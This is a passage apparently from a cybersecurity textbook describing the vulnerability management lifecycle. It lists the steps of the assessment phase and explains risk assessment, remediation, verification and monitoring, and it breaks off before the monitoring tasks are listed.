
This phase is very crucial in vulnerability management. The vulnerability assessment phase refers to identifying vulnerabilities in the organization's infrastructure, including the operating system, web applications, and web server. It helps identify the category and criticality of the vulnerability in an organization and minimizes the level of risk. The ultimate goal of vulnerability scanning is to scan, examine, evaluate, and report the vulnerabilities in the organization's information system. Vulnerability scans can also be performed on applicable compliance templates to assess the organization's Infrastructure weaknesses against the respective compliance guidelines.

The assessment phase involves examining the architecture of the network, evaluating threats to the environment, performing penetration testing, examining and evaluating physical security, analyzing physical assets, assessing operational security, observing policies and procedures, and assessing the infrastructure's interdependencies.

Steps involved in the assessment phase:

1. Examine and evaluate the physical security
2. Check for misconfigurations and human errors
3. Run vulnerability scans using tools
4. Select the type of scan based on the organization or compliance requirements
5. Identify and prioritize vulnerabilities
6. Identify false positives and false negatives
7. Apply the business and technology context to scanner results

8. Perform OSINT information gathering to validate the vulnerabilities
9. Create a vulnerability scan report



Post Assessment Phase

Risk Assessment

- Perform risk categorization
- Assess the level of impact
- Determine the threat and risk levels

Remediation

- Prioritize remediation based on the risk ranking
- Develop an action plan to implement the recommendation/remediation
- Perform root cause analysis
- Apply patches/fixes
- Capture lessons learned
- Conduct awareness training

Verification

- Rescan of systems to identify if applied fix has remediated the vulnerability
- Perform dynamic analysis
- Review of attack surface

Monitoring

- Periodic vulnerability scan and assessment
- Timely remediation of identified vulnerabilities
- Intrusion detection and intrusion prevention logs
- Implementation of policies, procedures, and controls

Post Assessment Phase

The post-assessment phase, also known as the recommendation phase, is performed after and based on risk assessment. Risk characterization is categorized by key criteria, which helps prioritize the list of recommendations.

The tasks performed in the post-assessment phase include:

- Creating a priority list for assessment recommendations based on the impact analysis
- Developing an action plan to implement the proposed remediation
- Capturing lessons learned to improve the complete process in the future
- Conducting training for employees

Post assessment includes risk assessment, remediation, verification, and monitoring.

- **Risk Assessment**

  In the risk assessment phase, risks are identified, characterized, and classified along with the techniques used to control or reduce their impact. It is an important step toward identifying the security weaknesses in the IT architecture of an organization.

  In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

The tasks performed in the risk assessment phase include:

- Perform risk categorization based on risk ranking (for example, critical, high, medium, and low)
- Assess the level of impact
- Determine the threat and risk levels

- **Remediation**

  Remediation is the process of applying fixes on vulnerable systems in order to mitigate or reduce the impact and severity of vulnerabilities. These include steps like evaluating vulnerabilities, locating risks, and designing responses for vulnerabilities. It is important for the remediation process to be specific, measurable, attainable, relevant, and time-bound.

  This phase is initiated after the successful implementation of the baseline and assessment steps.

  The tasks performed in the remediation phase include:

  - Prioritize remediation based on the risk ranking
  - Develop an action plan to implement the recommendation or remediation
  - Perform a root-cause analysis
  - Apply patches and fixes
  - Capture lessons learned
  - Conduct awareness training
  - Perform exception handling and risk acceptance for the vulnerabilities that cannot be remediated

- **Verification**

  In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase includes the verification of the remedies used to mitigate risks. It provides clear visibility into the firm and allows the security team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

  The tasks performed in the verification phase include:

  - Rescanning the systems to identify if an applied fix is effective in remediating the vulnerability
  - Performing dynamic analysis
  - Reviewing the attack surface


- **Monitoring**

  Organizations need to perform regular monitoring to maintain system security. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

  This phase performs incident monitoring using tools such as IDS/IPS, SIEM, and firewalls. It implements continuous security monitoring to thwart ever-evolving threats.

  The tasks performed in the monitoring phase include:

